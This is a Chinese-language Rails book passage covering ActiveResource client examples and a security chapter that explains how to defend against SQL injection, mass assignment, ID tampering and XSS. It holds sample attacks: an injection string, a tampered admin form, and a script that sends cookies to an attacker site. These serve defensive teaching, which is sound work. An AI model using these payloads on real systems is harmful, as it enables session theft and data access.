尽管没有严格的限制，不过互联网上传输的 XML 文档尺寸通常在几十 KB 到几百 MB 之间。

用 XML 来作为程序间协议的最佳做法是：首先就“XML 文档应该是什么样”达成一致（可以口头约定，也可以用 schema 约定），然后再编写代码来生产或消费这些 XML——最好是借助 REXML（或 libxml2）和 Builder。用 XPath 来提取数据能够很好地保持客户端与服务器之间的松散耦合。

ActiveRecord 提供的 `to_xml` 方法在这时通常派不上用场，因为它对数据的布局做了太多的假设。

这里有一个最佳实践：用统一资源标示符（URI；经常也被称为“统一资源定位符”，即 URL）来标示每个文档，然后借助 GET、POST、PUT 和 DELETE 等 HTTP 方法来提供访问数据的统一接口。

Atom 发布协议（RFC 5023）就是这一做法的实例。在互联网级别的应用中，这种做法具有良好伸缩性。

JSON

近年来，JSON 变得日益流行起来，有人视之为反对 XML 的明证。其实，要反对的只是将 XML 捧为万能灵药的论调，因为世上本就没有万能灵药。

JSON 最适于承载数据，尤其是应用程序中原本就以 hash、数组、字符串、整数等形式表现出来的数据。JSON 对日期和小数（decimal）没有直接支持，但支持 String 和 Fixnum 应该就够了。

624 JSON 常用于承载几字节到几百 KB 的数据——同样，没有什么严格的限制。JSON 比 XML 更紧凑，解析也更快。有（很少）几种语言或平台尚未提供 JSON 解析库，尽管理论上这可能会成问题，实际上很少真会带来麻烦。

目前而言，JSON 通常不用于存储在磁盘上¹，至少不像 XML 那么常被持久化。相比之下，JSON 的生命周期通常更短暂，例如作为一次请求的应答。

实际上，使用 JSON 的典型场景就是同一个服务器既提供客户端应用（以 JavaScript 的形式）、又要响应来自客户端的请求。在这种情况下，ActiveRecord 提供的 `from_json` 和 `to_json` 就非常有用了。这种应用架构通常只需要两个 HTTP 方法：GET 和 POST。

SOAP

理论上来说，SOAP 无非就是 XML，只是规定了三个标准元素名、定义了一套统一的失败响应而已。但在真实世界里，Java 和 C#都为 SOAP 的生产和消费提供了大量的支撑基础设施，并希望能借此定义 SOAP 的典型应用场景。

这套机制是针对静态类型语言优化的，并且强烈依赖 schema。比起手写的 XML，这套机制生成的请求和应答信息更繁杂、更难以为人读懂。

SOAP 请求和应答的尺寸和 XML 相似，不过 SOAP 请求（通常是以 POST 方法传递的 XML 文档，而不是一个 GET 请求）可能较小。在以 RPC 风格使用时，参数是按名称匹配的。

尽管使用 SOAP 的最佳实践是先定义 schema 再编写代码，但实际上要正确生成 XML schema 难度颇大，唯一简便易行的方式就是用 schema 生成工具从代码中生成，因此大多数基于 SOAP 的 web services 都是以这种方式定义的。随后，再根据 schema 生成客户端 stub，从而得到一个服务器端与客户端耦合颇为紧密的系统。对于受控的企业内部应用，这种方式或许还行得通；但在互联网上，就不太行得通了。

在某些要强调安全性的场合，SOAP 有它的优势，因为有那么几个全世界最聪明的大脑已经基于 SOAP 解决了在备用传输通道上进行单向消息传递的一切细节，包括不可抵赖的签名、联合身份识别等安全策略。但这些扩展对于 SOAP 都是可选的，并非所有平台都提供支持。

625 通过 `gem install activewebservice` 命令，就可以让 Rails 支持 SOAP。但这种支持不提供单向消息、备用传输、不可抵赖的签名、联合身份识别等高级功能。

¹ CouchDB 是个值得一提的例外。

XML-RPC

XML-RPC 比 SOAP 出现得略早，也没有基于 schema 的工具的优势（或者负担）。它在很多脚本语言中（除了 JavaScript 是个醒目的例外）比在静态类型语言中更流行。它使用的场合与 JSON 大致相当，不过更常用于服务器不提供客户端应用的场景。

因为 XML-RPC 只使用 HTTP POST 方法，因此无法享受针对 GET 请求的缓存。

XML-RPC 请求中的参数值是按位置排列的。如果希望更松散的耦合，可以考虑用一个 `struct` 取代所有参数。跟 SOAP 一样，`gem install actionwebservice` 命令也可以让 Rails 支持 XML-RPC。

26.2 给我看代码 Show Me the Code!

OK，理论已经讲得够多了，现在来看看代码。我们把 Depot 应用拣起来，这次用一个客户端应用远程访问它。这个客户端嘛，就用 `script/console` 来运行好了。首先，确认 Depot 服务器在运行，然后我们来创建客户端应用：

```
work> rails depot_client
work> cd depot_client
```

我们给 Product 模型编写一个 stub：

```
depot_client/app/models/product.rb
class Product < ActiveResource::Base
  self.site = 'http://dave:secret@localhost:3000/'
end
```

要做的事并不多。Product 继承自 ActiveResource::Base 类，其中用一条语句声明了用户名、密码、主机名和端口号。在一个真实应用中，用户名和密码应该分别获取，不能硬编码在模型类的代码中。不过眼下我们只是想展示一个概念，所以先让这个 stub 跑起来吧：

```
depot_client> ruby script/console
Loading development environment (Rails 2.2.2)
>> Product.find(:all)
ActiveResource::Redirection: Failed with 302 Moved Temporarily =>
http://localhost:3000/admin/login
```

< 626

噢，天啦，登录失败，我们被重定向到登录页面了。现在，要理解一些与 HTTP 认证相关的知识，因为客户端程序显然无法识别页面上的表单。实际上，客户端程序（也就是这一条命令，及其背后的 stub 类）连 cookie 和 session 都无法理解。

HTTP 基本认证并不困难，Rails 2.0 对其提供了直接的支持。我们的认证逻辑位于 `app/controllers/application.rb`，因此把 `unless` 子句的内容替换成这样：

```
authenticate_or_request_with_http_basic('Depot') do |username, password|
  user = User.authenticate(username, password)
  session[:user_id] = user.id if user
end
```

写好这段代码之后，我们再试一下：

```
depot_client> ruby script/console
Loading development environment (Rails 2.2.2)
>> Product.find(2).title
=> "Pragmatic Project Automation"
```

成功了！

请注意，前面这段修改会影响到用户界面。管理员将看不到登录表单了，取而代之的是一个由浏览器提供的弹出窗口。无须额外处理，这个流程本身就是用户友好的：只要你提供了正确的用户名和密码，就能直接去到想要的页面，无须经过重定向。

而这样做的缺点是：“登出”的功能和我们期望的有所不同了。没错，`session` 确实被清掉了，但下次访问页面时，大部分浏览器还是会自动提供前一次使用的认证信息，从而自动完成登录。绕开这个问题的一个办法是：在 `session` 里记住“用户已经登出”这一信息，一旦发现 `session` 中有这条信息就显示原来的登录表单：

```
depot/app/controllers/admin_controller.rb
class AdminController < ApplicationController

  # just display the form and wait for user to
  # enter a name and password
  def login
    if request.post?
      user = User.authenticate(params[:name], params[:password])
      if user
        session[:user_id] = user.id
        redirect_to(:action => "index")
      else
        flash.now[:notice] = "Invalid user/password combination"
      end
    end
  end

  def logout
    session[:user_id] = :logged_out
    flash[:notice] = "Logged out"
    redirect_to(:action => "login")
  end

  def index
    @total_orders = Order.count
  end
end
```

627 ➤

在 `ApplicationController` 中就可以用到这条信息：

```
depot/app/controllers/application.rb
class ApplicationController < ActionController::Base
  layout "store"
  before_filter :authorize, :except => :login
  before_filter :set_locale
  #...

  protected
  def authorize
    unless User.find_by_id(session[:user_id])
      if session[:user_id] != :logged_out
        authenticate_or_request_with_http_basic('Depot') do |username, password|
          user = User.authenticate(username, password)
          session[:user_id] = user.id if user
        end
      else
        flash[:notice] = "Please log in"
        redirect_to :controller => 'admin' , :action => 'login'
      end
    end
  end

  def set_locale
    session[:locale] = params[:locale] if params[:locale]
    I18n.locale = session[:locale] || I18n.default_locale
  end
end
```

```

locale_path = "#{LOCALES_DIRECTORY}#{I18n.locale}.yml"

unless I18n.load_path.include? locale_path
  I18n.load_path << locale_path
  I18n.backend.send(:init_translations)
end

rescue Exception => err
  logger.error err
  flash.now[:notice] = "#{I18n.locale} translation not available"

  I18n.load_path -= [locale_path]
  I18n.locale = session[:locale] = I18n.default_locale
end

```

628


让我们再大胆一点。给这本书打个5块钱的折怎么样？

```

depot_client> ruby script/console
Loading development environment (Rails 2.2.2)
>> p = Product.find(2)
=> #<Product:0x282e7ac @prefix_options={}, ... >
>> puts p.price
29.95
=> nil
>> p.price-=5
=> #<BigDecimal:282b958,'0.2495E2',8(16)>
>> p.save
=> true

```

这实在太棒了，几乎不像是真的。不过只要打开浏览器看看，就可以轻易地知道：这确实是真的。



不知道你有什么感觉，反正在我们看来，ActiveResource 实在是一种太高级的技术，高级得简直就像魔法。

26.3 关联和集合

Relationships and Collections

被 Product 类的成功鼓舞着，我们转向 Order 类。首先编写一个 stub：

```

depot_client/app/models/order.rb
class Order < ActiveResource::Base
  self.site = 'http://dave:secret@localhost:3000/'
end

```

看起来不错。我们来试试：

```
depot_client> ruby script/console
>> Order.find(1).name
=> "Dave Thomas"
>> Order.find(1).line_items
NoMethodError: undefined method 'line_items' for #<Order:0x2818970>
```

629

OK, 现在要知道这一切究竟是如何工作的。回到理论, 但不用担心, 不会有太多理论。

魔法的关键是脚手架暴露出的 REST 和 XML 接口。列出所有货品的操作会访问 <http://localhost:3000/products.xml>。获取 ID 为 2 的货品时, 客户端会用 GET 方法访问 <http://localhost:3000/products/2.xml>。保存对这个货品的修改时, 更新后的货品信息会以 PUT 方法发送到 <http://localhost:3000/products/2.xml>。

所以, 这就是魔法的关键: 生成 URL (见原书第 421 页, 第 21 章“*ActionController: 路由与 URL*”的相关讨论), 然后生产 (和消费) XML (见原书第 175 页, 第 12 章“任务 G: 最后一片饼干”的相关讨论)。我们来看看实际的应用吧。首先把“订单项”变成隶属于“订单”的嵌套资源, 这需要修改服务端的 config.routes 文件:

```
map.resources :orders, :has_many => :line_items
```

然后重启服务端应用。

现在修改 LineItemsController, 使之寻找参数中的:order_id 信息, 并将其作为订单项的一部分:

```
depot/app/controllers/line_items_controller.rb
def create
  params[:line_item][:order_id] ||= params[:order_id]
  @line_item = LineItem.new(params[:line_item])

  respond_to do |format|
    if @line_item.save
      flash[:notice] = 'LineItem was successfully created.'
      format.html { redirect_to(@line_item) }
      format.xml { render :xml => @line_item, :status => :created,
                   :location => @line_item }
    else
      format.html { render :action => "new" }
      format.xml { render :xml => @line_item.errors,
                   :status => :unprocessable_entity }
    end
  end
end
```

630

我们把数据抓出来, 看看它究竟是什么样:

```
<?xml version="1.0" encoding="UTF-8"?>
<line-items type="array">
  <line-item>
    <created-at type="datetime">2008-09-10T11:44:25Z</created-at>
    <id type="integer">1</id>
    <order-id type="integer">1</order-id>
    <product-id type="integer">3</product-id>
    <quantity type="integer">1</quantity>
    <total-price type="decimal">22.8</total-price>
    <updated-at type="datetime">2008-09-10T11:48:27Z</updated-at>
  </line-item>
  <line-item>
    <created-at type="datetime">2008-09-10T11:47:49Z</created-at>
    <id type="integer">2</id>
    <order-id type="integer">2</order-id>
    <product-id type="integer">2</product-id>
    <quantity type="integer">2</quantity>
    <total-price type="decimal">59.9</total-price>
    <updated-at type="datetime">2008-09-10T11:47:49Z</updated-at>
  </line-item>
```

```
<line-item>
<created-at type="datetime">2008-09-10T11:48:27Z</created-at>
<id type="integer"></id>
<order-id type="integer">1</order-id>
<product-id type="integer">2</product-id>
<quantity type="integer">1</quantity>
<total-price type="decimal">0.0</total-price>
<updated-at type="datetime">2008-09-10T11:48:27Z</updated-at>
</line-item>
</line-items>
```

现在，给 Dave 的首次购买打个 8 折：

```
>> li = LineItem.find(:all, :params => { :order_id => 1 }).first
=> #<LineItem:0x282334 @prefix_options={:order_id=>1}, ... >
>> puts li.total_price
28.5
=> nil
>> li.total_price *= 0.8
=> 22.8
>> li.save
=> true
```

一切都如我们期望地运行。请注意，这里用到了`:params` 参数，这个 hash 中的内容就跟生成 URL 时传入的参数一样。能与 ActiveResource 类提供的 site 模板匹配的参数会被直接替换，剩下的参数则会被作为 HTTP 请求的查询参数。服务端会根据 URL 来确定路由，并将参数放入`params` 这个 hash。

最后，我们再向订单中添加一条订单项：

```
>> li2 = LineItem.new(:order_id => 1, :product_id => 2, :quantity => 1,
>> :total_price => 0.0)
=> #<LineItem:0x28142bc @prefix_options={:order_id=>1},
@attributes={"quantity"=>1, "product_id"=>2, "total_price"=>0.0}>
>> li2.save
=> true
```

◀ 631

26.4 小结 Pulling It All Together

尽管 ActiveResource 乍看上去挺魔幻的，其实它全靠了之前介绍过的概念来实现。下面就是一些破解魔法的线索：

- 身份认证使用了网站本就支持的底层认证机制，和别的协议一样，完全没有超出 Web 的范畴。任何情况下，Active Resource 所做的事，其实都是原本就能做的。

请注意，如果使用了基本身份认证，应该使用 TLS/SSL（即 HTTPS）来确保密码不会被拦截。

- 尽管 Active Resource 并不使用 session 或 cookie，但服务端还是会继续生成它们。因此，你要么对 Active Resource 用到的接口禁用 session，要么确保使用基于 cookie 的 session。否则，服务器就得管理一大堆根本不会被用到的 session。详情请看原书第 473 页，22.2 节“Rails 的 Session 对象”。
- 在 21.3 节“添加自己的 Action”（原书第 447 页）中，我们介绍了集合与成员。ActiveResource 定义了用于处理集合的 4 个类方法，以及用于处理成员的 4 个实例方法。这些方法的名字分别是`get`、`post`、`put` 和`delete`，分别对应于背后使用的 HTTP 方法。

每个方法的第一个参数是要操作的集合或成员的名字。这一信息只用于构造 URL。你还可以在`:params` 中指定额外的参数，这些参数会匹配`self.site` 中的值，或是作为查询参数传递给服务端。

这一功能用到的场合很可能比你想象的多。比如说，你可能不会取出所有订单，而是提供一个接口来取出当前有效的或是未能按时发货的订单。可以做的事很多，唯一的约束只是你的想象力。

- Active Resource 会将 HTTP 状态码映射成异常：

```
301, 302 ActiveResource::Redirection
400 ActiveResource::BadRequest
401 ActiveResource::UnauthorizedAccess
403 ActiveResource::ForbiddenAccess
404 ActiveResource::ResourceNotFound
405 ActiveResource::MethodNotAllowed
409 ActiveResource::ResourceConflict
422 ActiveResource::ResourceInvalid
401 ..499 ActiveResource::ClientError
```

- 可以覆盖 ActiveResource 基类中的校验方法来提供客户端校验，其行为就跟 ActiveRecord 的校验一样。服务端校验失败会导致 422 应答码也可以用同样的方式来处理这些失败情况。详见 20.1 节“校验”（原书第 393 页）。
- 虽然默认的格式是 XML，但你也可以选择使用 JSON，只要在客户端把 `self.format` 设为`:json`就行了。请注意，使用 JSON 时，客户端得到的日期值将是 ISO 8601/RFC 3339 格式的字符串，小数值将是 Float 类型。
- 除了 `self.site` 之外，还可以分别设置 `self.user` 和 `self.password`。
- `self.timeout` 可以用来指定 web service 请求等待的时间（以秒为单位），超时则抛出 `Timeout::Error`。

632

633



第4部分 部署和安全

Part IV Securing and Deploying Your Application





本章内容借鉴了 Andreas Schwarz 的 Rails 安全在线手册。在以下地址可以看到这份手册：<http://manuals.rubyonrails.com/read/book/8>。

第 27 章

保护 Rails 应用

Securing Your Rails Application

Web 应用总会不断地遭受攻击，Rails 应用也不能幸免。

安全是一个大话题——足够写上一整本书的主题。要用区区一章篇幅来讲解，是无论如何也不够的。在把你的应用程序放到网上、并招致一片混乱之前，也许你应该做一些安全方面的研究。一个不错的阅读起点就是开放 web 应用安全项目（Open Web Application Security Project，OWASP，<http://www.owasp.org>），有一群志愿者在这里发布了与安全相关的“免费的、专业级质量的、开源的文档、工具和标准”。这个网站上列出了 web 应用的“10 大安全问题”，请检查确保你的应用程序没有这些问题。只要遵循一些最基本的指导原则，你的 Rails 应用就会变得安全许多。

27.1 SQL 注入

SQL Injection

对于很多 web 应用来说，SQL 注入（SQL injection）是头一号的安全问题。那么，什么是 SQL 注入，它是如何发生的？

假设一个 web 应用接收来源不可靠的字符串（譬如来自表单输入的数据），然后直接把这些字符串放进 SQL 语句。再假设这个应用程序没有对 SQL 元字符（譬如反斜线、单引号）做适当的处理，那么攻击者就可以在服务器上执行 SQL 语句，从而获得敏感数据、创建非法数据记录，乃至进行任何数据库操作。

举例来说，假如一个 web 邮件系统提供了搜索功能，用户可以通过表单输入一个字符串，然后应用程序就会列出标题与该字符串相同的所有邮件。在应用程序的模型对象中，可能会有类似这样的查询操作。

```
Email.find(:all,
  :conditions => "owner_id = 123 AND subject =
  '#{params[:subject]}'")
```

637

这种做法是很危险的。如果一个恶意用户输入“' OR 1 --”来执行查询，Rails 在执行 `find()` 方法时就会忠实地把这个字符串替换到 SQL 语句中，于是得到这样一条 SQL 语句¹：

```
select * from emails where owner_id = 123 AND subject = '' OR 1 --'
```

`OR 1` 这个条件始终为真；两个减号代表 SQL 注释的开始，后续的任何东西都会被忽略。于是，

¹ 实际的攻击方式取决于服务器所使用的数据库，本章所使用的例子适用于 MySQL 数据库。

这个恶意用户就会得到数据库中所有邮件的列表。²

防御 SQL 注入攻击

如果只使用 ActiveRecord 定义好的方法（譬如 `attributes()`、`save()` 和 `find()` 等），并且在调用这些方法时也没有加上自定义的条件、限制或者 SQL 语句，ActiveRecord 自会将数据中所有危险的字符都加上引号。譬如说，下列调用就不会受到 SQL 注入攻击。

```
order = Order.find(params[:id])
```

即便 `id` 值来自输入请求，`find()` 方法也会给其中的 SQL 元字符加上引号，因此，恶意用户能够做的也只是引发一个“记录无法找到”的异常。

但如果使用了自定义的条件、限制或者 SQL 语句，并且其中的数据来自（哪怕只是间接地）外部输入，你就必须确保这些外部数据不包含任何 SQL 元字符。常见的不安全查询包括：

```
Email.find(:all,
           :conditions => "owner_id = 123 AND subject = '#{params[:subject]}'")

Users.find(:all,
           :conditions => "name like '%#{session[:user].name}%'")

Orders.find(:all,
            :conditions => "qty > 5",
            :limit      => #{params[:page_size]})
```

抵挡 SQL 注入的正确方法是：绝对不要用 Ruby 的`#(...)`机制直接把字符串插入到 SQL 语句中，而应该用 Rails 提供的变量绑定（*bind variable*）工具。譬如说，前面这个“邮件查询”的操作可以重写如下：

```
subject = params[:subject]
Email.find(:all,
           :conditions => [ "owner_id = 123 AND subject = ?" , subject ])
```

如果 `find()` 的参数不是一个字符串，而是一个数组，ActionRecord 会使用其中的第一个元素作为 SQL 模板，将后续的元素依次填充到模板中的“？”占位符。每个字符串会被加上引号；如果其中的某个字符对于数据库适配器具有特殊含义（例如邮件地址的“@”符号），它也会被加上引号。

除了使用问号与数组之外，还可以给 SQL 语句中待绑定的变量命名，同时传入一个 hash 以便进行值替换。在原书第 326 页我们已详细介绍过这两种形式的占位符。

将查询变成模型对象的方法

如果需要在几个不同的地方以类似的选项执行同一个查询，就应该在模型类中创建一个方法来封装这个查询操作。譬如说，应用程序中可能常常见到这样一个查询：

```
emails = Email.find(:all,
                     :conditions => [ "owner_id = ? and read='NO'" , owner.id])
```

所以，最好是将其封装成 `Email` 模型类的一个类方法。

```
class Email < ActiveRecord::Base
  def self.find_unread_for_owner(owner)
    find(:all, :conditions => [ "owner_id = ? and read='NO'" , owner.id])
  end
  # ...
end
```

² 当然，在真实应用中，`owner_id` 是动态插入 SQL 语句的。为了保持例子的简单，我们直接将其写在代码中了。

在要查找未读邮件的地方，只要直接调用这个方法即可。

```
emails = Email.find_unread_for_owner(owner)
```

如果用这种方式编程，就无须担心 SQL 元字符的影响——所有安全问题都被封装在模型类的层面上，只要确保这些模型方法不出问题，即便用外来数据作为参数调用它们也大可放心。

同时请记住，Rails 会自动为模型对象的所有属性生成查询方法，这些查询方法都不会受到 SQL 注入攻击。所以，如果你想要查找属于特定用户、具有特定主题的邮件，完全可以直接使用 Rails 自动生成的方法。

```
list = Email.find_all_by_owner_id_and_subject(owner.id, subject)
```

639

27.2 用参数直接创建记录

Creating Records Directly from Form Parameters

假如我们希望实现一个用户注册系统，`users` 表可能是像这样的：

```
create_table :users do |t|
  t.string :name
  t.string :password
  t.string :role,      :default => "user"
  t.integer :approved, :default => 0
end
```

`role` 字段的值可以是 `admin`、`moderator` 或 `user`，用于定义用户的操作权限。一旦管理员核准用户访问该系统，该用户的 `approved` 字段就会被设为 1。

对应的注册表单大概会是这样：

```
<form method="post" action="http://website.domain/user/register">
  <input type="text" name="user[name]" />
  <input type="text" name="user[password]" />
</form>
```

控制器需要用表单数据来创建 `User` 对象，最简单的做法就是调用 `User` 模型类的 `create()` 方法，传入所有的表单参数。

```
def register
  User.create(params[:user])
end
```

但如果别人把注册表单保存到本地硬盘，然后修改这个页面，给它加上几个字段，又会怎么样呢？譬如说，他们可能提交一个类似这样的网页：

```
<form method="post" action="http://website.domain/user/register">
  <input type="text" name="user[name]" />
  <input type="text" name="user[password]" />
  <input type="text" name="user[role]"      value="admin" />
  <input type="text" name="user[approved]" value="1" />
</form>
```

控制器中的代码只打算初始化新用户的名称和密码，攻击者却给了自己管理员权限，并且自作主张地让自己的账号通过了验证。

为了防止敏感属性被恶意用户通过“修改表单”的方式篡改，`ActiveRecord` 提供了两种保护措施。其一，可以用 `attr_protected()` 方法列出被保护的属性。只要一个属性被列入其中，调用模型类的 `create()` 和 `new()` 方法给属性批量赋值时就不会影响该属性的值。

640

所以，我们可以用 attr_protected() 保护 User 模型对象。

```
class User < ActiveRecord::Base
  attr_protected :approved, :role
  # ... rest of model ...
end
```

这样一来，调用 User.create(params[:user]) 方法时就不会对 approved 和 role 属性设值，不管 params 中对应的值是什么。如果你希望在控制器中对这些属性设值，必须在代码中明确指定属性。（下列代码假设模型对象会对 approved 和 role 的值做适当的检查。）

```
user = User.new(params[:user])
user.approved = params[:user][:approved]
user.role     = params[:user][:role]
```

如果担心没有用 attr_protected() 保护到所有需要保护的属性，也可以反过来指定保护策略：attr_accessible() 方法可以列出所有允许自动赋值的属性，不在其中的属性都会被保护。如果数据库表结构经常发生变化，这种办法就尤为有用：新增的字段默认都是受保护的。

使用 attr_accessible 方法，可以这样保护 User 模型对象：

```
class User < ActiveRecord::Base
  attr_accessible :name, :password
  # ... rest of model ...
end
```

27.3 不要相信 ID 参数

Don't Trust ID Parameters

在一开始介绍“读取数据”时，我们就提到了 find() 方法：根据主键值取出记录。这个方法有一个可选的 hash 参数，可以在其中给返回的记录加上额外的约束条件。

既然主键是唯一的，为什么还要加上额外的搜索条件？这是出于安全性的考虑。

譬如说，我们的应用程序允许客户列出所有的订单；如果客户点击其中的一份订单，就显示该订单的详细信息——这次点击会调用 order/show/*nnn* 这个 action，其中 *nnn* 是订单 id。

攻击者可能会注意到这个 URL，然后手工输入另一个订单 id，以尝试浏览别人的订单信息。我们可以在调用 find() 方法时加上约束条件，从而阻止这种攻击。在这个例子中，我们可以给查询加上一个约束条件：订单的所有者必须是当前用户。如果找不到符合条件的订单，就会抛出一个异常，此时我们就会将用户导向到首页。

这段代码假设前置过滤器已经将当前用户的信息放入了 @user 实例变量。

```
def show
  @order = Order.find(params[:id], :conditions => [ "user_id = ?" , @user.id])
rescue
  redirect_to :action => "index"
end
```

更好的办法是使用新增的、基于集合的查找方法，这样就只能在集合内部进行查询。譬如说，如果用户与订单之间存在一对多关联，那么前面的代码就可以改写为：

```
def show
  id      = params[:id]
  @order = @user.orders.find(id)
rescue
  redirect_to :action => "index"
end
```

不只是 find() 方法存在这样的问题：有些 action 会根据表单传入的 id 删 641除记录，这样的 action

也同样面临被攻击的危险。所以，请养成习惯，`delete` 和 `destroy` 方法都应该像这样去调用：

```
def destroy
  id      = params[:id]
  @order = @user.orders.find(id).destroy
rescue
  redirect_to :action => "index"
end
```

27.4 不要暴露控制器方法

Don't Expose Controller Methods

`action` 其实就是控制器中的一个 `public` 方法。这也就是说，如果你不小心的话，就可能把本打算内部使用的方法暴露成一个 `action`。譬如说，控制器中可能有下列代码：

```
class OrderController < ApplicationController

  # Invoked from a webform
  def accept_order
    process_payment
    mark_as_paid
  end

  def process_payment
    @order = Order.find(params[:id])
    CardProcessor.charge_for(@order)
  end

  def mark_as_paid
    @order = Order.find(params[:id])
    @order.mark_as_paid
    @order.save
  end
end
```

< 642

这段代码算不上漂亮，不过很能说明问题。显然 `accept_order` 方法的用途是处理来自表单的 `POST` 请求的，开发者决定将其中的双重职责抽取出来，形成控制器中的两个独立方法：`process_payment` 和 `mark_as_paid`。

糟糕的是这两个方法都是 `public` 的。也就是说，任何人都可能在浏览器中输入下列地址：

http://unlucky.company/order/mark_as_paid/123

然后 123 号订单就被神奇地标记为“已付款”了，根本没有进行任何信用卡处理。对于这家倒霉的网站来说，每天都是免费赠予日。

基本原则很简单：控制器中所有的 `public` 方法都是可以被浏览器调用到的 `action`，除此之外的任何方法都应该是 `protected` 或者 `private` 的。

这个原则也同样适用于 `application.rb` 文件中的方法，这个文件中定义的 `ApplicationController` 类是所有控制器的父类，其中的 `public` 方法也可以当作 `action` 来使用。

27.5 跨站脚本 (CSS/XSS)

Cross-Site Scripting (CSS/XSS)

很多网站都用 `cookie` 来跟踪用户的请求：根据 `cookie` 识别请求的来源，并将其与 `session` 数据关联起来——后者通常包含当前登录用户的引用。

跨站脚本 (cross-site scripting, CSS/XSS) 技术可以用于“窃取”其他访客的 `cookie`，从而有可

能用于窃取别人的登录信息。

cookie 协议本身有一些安全性的考虑：浏览器只会将 cookie 送回最初创建这些 cookie 的域名。但这层防御很容易被绕过。要访问别人的 cookie，最简单的办法就是在网站上放一段精心设计的 JavaScript 代码，让它读取访客的 cookie 信息，然后将其发送给攻击者（譬如说，将这些数据以 URL 参数的形式发送给另一个网站）。

一次典型的攻击

只要在网站上显示来自应用程序之外的数据，这样的网站就可能遭受 XSS 攻击，除非应用程序小心地对数据进行了过滤。有时攻击的途径复杂而微妙，并不那么显而易见。譬如说，不妨考虑这样一个在线商店应用，它允许用户给网站管理员留言。网站上有一张表单，用于收集这些留言信息，随后将留言放入数据库。

一段时间以后，网站管理员逐条浏览这些留言。又过了几个小时，攻击者就得到了管理员的访问权限，偷走了所有的信用卡号。

攻击是如何发生的？问题就出在“收集留言”的表单那里：攻击者准备了一小段 JavaScript 代码，并把它作为留言信息输入到应用程序中。

```
<script>
  document.location='http://happyhacker.site/capture/' + document.cookie
</script>
```

当这段脚本被执行时，它就会与 happyhacker.site 这个站点联络，调用那里的 capture.cgi 程序，并把与当前站点相关的 cookie 发送过去。如果是在普通的网页上执行这段脚本，那不会有任何安全问题，因为它发送的 cookie 与“当前网页所属的站点”相关，而这个站点本来就可以访问这些 cookie 信息的。

但攻击者把这段脚本放进留言框，就等于在我们的系统中埋下了一颗定时炸弹：当在线商店的管理员浏览来自客户的留言时，应用程序所使用的 Rails 模板可能会是这样：

```
<div class="comment">
  <%= order.comment %>
</div>
```

这样一来，攻击者的 JavaScript 就被原原本本地放进到了管理员浏览的页面。当页面显示出来的同时，浏览器也忠实地执行了这段脚本，管理员的 cookie 信息也被送到了攻击者的网站上。但这一次，发送出去的 cookie 信息却是与我们的在线商店相关的（因为这个页面是由在线商店提供给管理员的）。现在，攻击者就可以用 cookie 中的信息来伪装成在线商店管理员了。

防御 XSS 攻击

跨站脚本攻击有一个前提：攻击者能够将他们自己编写的 JavaScript 脚本放进网页，并且这些页面在显示时与他们想要的 cookie 相关联。幸运的是，这种攻击很容易提防——不要允许任何外来的东西直接显示在页面上就行了³。在将任何一个字符串显示在网页上之前，一定要将其中的 HTML 元字符（“<”和“>”）转换成对应的 HTML 实体（“<”和“>”），这样，不管攻击者在表单或者 URL 参数中输入了什么文本，浏览器都只会将其显示为普通文本，不会对其做任何 HTML 解释。即便不考虑安全问题，你也同样应该考虑这样做，因为如果允许用户输入 HTML 标签，页面的

³ 外部数据可能来自 POST 请求（譬如来自表单），但同样可能来自 GET 请求的参数。譬如说，如果你把 URL 参数中的内容直接显示在页面上，那么用户同样可以在 URL 参数中加上<script>标签。

布局就很容易被搞乱。如果使用 Textile 或者 Markdown 这样的标记语言，一定要倍加小心，因为它们允许用户在页面上添加 HTML 片段。

// Joe 问……

干吗不直接扔掉<script>标签呢

既然问题出在用户可以把<script>标签插进我们显示的内容中，也许你会想，直接把这些标签找到并删除不就是最简单的解决办法吗？

可惜，这不管用。浏览器在很多情况下都会执行 JavaScript，情况之多也许会令你吃惊。（譬如说，`onclick`=属性、``标签的`src`=属性都可以是 JavaScript 的来源。）而且这也不仅仅是 JavaScript 的问题——如果允许用户在网页上放进超链接，就可能有人用它来干坏事。你可以试着检查所有这些情况，不过相比之下，HTML 转义替换的方式要更安全，而且不容易出错。

Rails 提供了 `h(string)` 辅助方法（实际上是 `html_escape()` 方法的别名），该方法正是用于在 Rails 视图中执行上述文本替换的。在这个容易遭受攻击的网站里，负责编写“查看留言”功能的人可以将表单写成这样，以消除安全问题：

```
<div class="comment">
  <%= h order.comment %>
</div>
```

所以，请养成习惯，在把任何变量放进视图显示之前，使用 `h()` 方法对其进行转义替换——即便你认为它来自一个可以信赖的来源。同时，当阅读别人的代码时，也得留意其中使用 `h()` 方法的地方——有些人在使用 `h()` 方法时喜欢不加括号，这可能让代码变得更加难懂。

有时你确实要把包含 HTML 的字符串放进视图模板，此时可以使用 `sanitize()` 方法，该方法可以去除其中可能造成危险的部分。不过，你最好仔细检查 `sanitize()` 方法是否能够提供你所需要的保护：每周都有新的 HTML 攻击手段出现，令人防不胜防。

◀ 645

27.6 防御 session 定置攻击

Avoid Session Fixation Attacks

如果你知道别人的 session id，就可以根据这个 id 来创建 HTTP 请求。当 Rails 应用收到这样的请求时，它会认为这些请求是与原来那个用户相关联的，于是你就拥有了那个用户的权限。

为了防止用户的 session id 被猜出，Rails 做了很多工作：这些 id 是用一个安全的 hash 算法生成出来的，该算法的结果是一个非常大的随机数。此外，还有别的办法可以达到类似的安全效果。

当进行 session 定置攻击（session fixation attack）时，攻击者首先要从我们的应用程序得到一个合法的 session id，然后将其传递给第三方用户、并让后者使用这个 session。如果后者登录到我们的应用程序，那么攻击者也会同时登录，因为他们共用同一个 session id。⁴

